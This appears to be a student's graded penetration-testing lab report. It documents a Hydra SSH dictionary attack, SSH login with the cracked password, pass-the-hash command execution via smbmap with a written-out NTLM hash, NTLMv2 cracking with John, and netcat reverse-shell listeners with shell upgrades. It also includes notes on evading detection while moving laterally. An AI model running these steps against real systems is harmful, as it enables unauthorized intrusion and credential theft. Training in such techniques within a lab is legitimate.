

Lab Template

1. Describe what you did to `rockyou.txt.gz` that changed it to `rockyou.txt`. If you ran a command, include the command and briefly explain why it worked.
(5 points)

Ans)

```
(root@kali)-[/usr/share/wordlists]
# file rockyou.txt.gz
rockyou.txt.gz: gzip compressed data, last modified: Fri May 12 15:14:27 2023, from Unix, original size modulo 2^32 139921507 gzip compressed data, reserved
method, extra field, has comment, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 139921507
```

```
(root@kali)-[/usr/share/wordlists]
# sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
(root@kali)-[/usr/share/wordlists]
# ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
```

First, I used the command `file rockyou.txt.gz` to check the file's type, which showed that the file type is gzip-compressed data, and then I just decompressed the file by using this command: `sudo gunzip /usr/share/wordlists/rockyou.txt.gz`, which converted the file into `rockyou.txt`, and then I used the `ls` command to just verify whether it was converted or not.

2. Perform a dictionary password attack with this command. Take a screenshot once you've found the password.

```
hydra -l santana -P /usr/share/wordlists/rockyou.txt
```

```
ssh://x.x.x.123 -V
```

(10 points)

```
[22][ssh] host: 73.19.46.123 login: santana password: dragon
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-25 16:50:49

(root@kali)~/usr/share/wordlists
```

3. Using SSH from your Kali VM, log into the user santana using the password you just found. Take a screenshot.

(10 points)

```
(root@kali)~/usr/share/wordlists
# ssh santana@73.19.46.123
santana@73.19.46.123's password:
Permission denied, please try again.
santana@73.19.46.123's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Sep 25 10:01:30 PM UTC 2025

System load:  0.0          Processes:            116
Usage of /:   42.6% of 9.75GB Users logged in:         0
Memory usage: 7%          IPv4 address for ens18: 73.19.46.123
Swap usage:   0%

108 updates can be applied immediately.
62 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jan 17 16:23:04 2023
santana@l3:~$
```

4. **Execute the net users command on X.X.X.108. Take a screenshot of successful execution.**
(10 points)

```
(smbmap-env)-(root@kali)-[~/smbmap/smbmap]
# smbmap -H 73.19.46.108 -u "Administrator" -p "cc01954a4137d5d78b0ea5a7df135b03:565c3996932701fed3c38e70b7e98768" -x "net users"
/root/smbmap/smbmap-env/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pyp
io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setupt
ols<81.
  import pkg_resources

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[/] Executing wmi command, hang tight... [No output]
[*] Host: 73.19.46.108 Administrator 2002201054a4137d5a7b

User accounts for \\
20
Kochadampally, Martin S
Lost & Found Notebook.com
2002201054a4137d5a7b

Administrator Alex DefaultAccount
defaultuser0 Guest James
Lilly Lost & Found Seregil Iowa State yellowsnow ling
The command completed with one or more errors. [No output]
[+] Closed 1 connections

Workplace at the MUI
(smbmap-env)-(root@kali)-[~/smbmap/smbmap]
```

5. **With your reverse shell, run the following command and take a screenshot of the entire output for your lab report.**
PS C:> **systeminfo**
(10 points)

```
PS C:\> systeminfo


Host Name:                DESKTOP-T9L6G94
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.14393 N/A Build 14393
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00330-80000-00000-AA250
Original Install Date:    29/01/2018, 13:35:48
System Boot Time:         08/09/2025, 16:23:17
System Manufacturer:      QEMU
System Model:              Standard PC (i440FX + PIIX, 1996)
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 15 Model 107 Stepping 1 GenuineIntel ~2295 Mhz
                           [02]: Intel64 Family 15 Model 107 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              SeaBIOS rel-1.16.3-0-ga6ed6b701f0a-prebuilt.qemu.org, 01/04/2014
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-gb;English (United Kingdom)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 3,209 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,963 MB
Virtual Memory: In Use:    836 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                               Connection Name: Ethernet
                               DHCP Enabled:    Yes
```

```
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                               Connection Name: Ethernet
                               DHCP Enabled:    Yes
                               DHCP Server:     183.141.145.250
                               IP address(es)
                               [01]: 73.19.46.108
                               [02]: fe80::3945:c605:cdda:1f1a
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\>
```

6. Show Shelly's plaintext password(s) from the output of the John command.
(10 points)

```
(root@kali)-[~]
# john responder.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234567890 (Shelly)
lg 0:00:00:00 DONE (2025-09-25 20:11) 50.00g/s 102400p/s 102400c/s 102400C/s 123456..lovers1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

7. Take a screenshot of the RDP session (include the `rdesktop - x.x.x.111` heading)
(10 points)



8. **Do some research on the internet. What happens if you RDP into this machine while the user Joshua is actively using the computer?**
(5 points)

Ans) If we RDP into this machine while Joshua is actively using the computer, he will be logged out or disconnected, and their session can be replaced by our RDP session and he could also lose all of his unsaved work.

9. **When would we want to use smbmap w/ Pass the Hash over using RDP to connect to a machine?**
(10 points)

Ans) We can use smbmap with Pass the Hash in the following scenarios:

- **Minimal footprint:** It is less likely to trigger the security systems as compared to RDP sessions since it uses smb protocols, which often blends with the network traffic, unlike RDP, which creates a whole new session and interactive login.
- **Avoid session conflicts:** RDP allows only one session on a Windows desktop, plus the user gets logged out, which creates suspicion. On the other hand, smbmap does not interfere with the logged-in user.
- **Defense in depth:** Many organizations block RDP access to specific hosts so that they can prevent any remote interactive sessions, whereas, smb is often enabled on internal networks, which makes it easier for attackers to move laterally.

10. Take a screenshot of this command's output after you've obtained your interactive shell on X.X.X.121:

`echo "[netid]" && id && ip a`

(10 points)

```
(root@kali)-[~]
# nc -lnvp 9000
listening on [any] 9000 ...
connect to [73.19.46.2] from (UNKNOWN) [73.19.46.121] 41614
Linux 11 5.15.0-47-generic #51-Ubuntu SMP Thu Aug 11 07:51:15 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
03:36:42 up 18 days, 23:27,  0 users,  load average: 0.00, 0.00, 0.00
  USER          TTY          FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
script /dev/null
Script started, output log file is '/dev/null'.
$ bash
bash
www-data@l1:/$ export TERM=xterm
export TERM=xterm
www-data@l1:/$ ^Z
zsh: suspended nc -lnvp 9000

(root@kali)-[~]
# stty raw -echo;fg
[1] + continued nc -lnvp 9000

www-data@l1:/$ echo "Pulkit" && id && ip a
Pulkit
uid=33(www-data) gid=33(www-data) groups=33(www-data)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:02:31:00:6c:20 brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 73.19.46.121/24 metric 100 brd 73.19.46.255 scope global dynamic ens18
        valid_lft 38632sec preferred_lft 38632sec
    inet6 fe80::202:31ff:fe00:6c20/64 scope link
        valid_lft forever preferred_lft forever
www-data@l1:/$
```


11. Take a screenshot of this command's output after you've obtained your interactive shell on X.X.X.122:

```
echo "[netid]" && id && ip a
```

(10 points)

```
(root@kali)~[~]
# nc -lnvp 9000
listening on [any] 9000 ...
connect to [73.19.46.2] from (UNKNOWN) [73.19.46.122] 48398
sh: 0: can't access tty; job control turned off
$ script /dev/null
Script started, output log file is '/dev/null'.
$ bash
bash
quinn@l2:~/flask_app$ export TERM=xterm
export TERM=xterm
quinn@l2:~/flask_app$ ^Z
zsh: suspended nc -lnvp 9000

(root@kali)~[~]
# stty raw -echo;fg
[1] + continued nc -lnvp 9000

quinn@l2:~/flask_app$ echo "Pulkit" && id && ip a
Pulkit
uid=1001(quinn) gid=1001(quinn) groups=1001(quinn)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:02:31:00:6c:21 brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 73.19.46.122/24 metric 100 brd 73.19.46.255 scope global dynamic ens18
        valid_lft 27657sec preferred_lft 27657sec
    inet6 fe80::202:31ff:fe00:6c21/64 scope link
        valid_lft forever preferred_lft forever
quinn@l2:~/flask_app$
```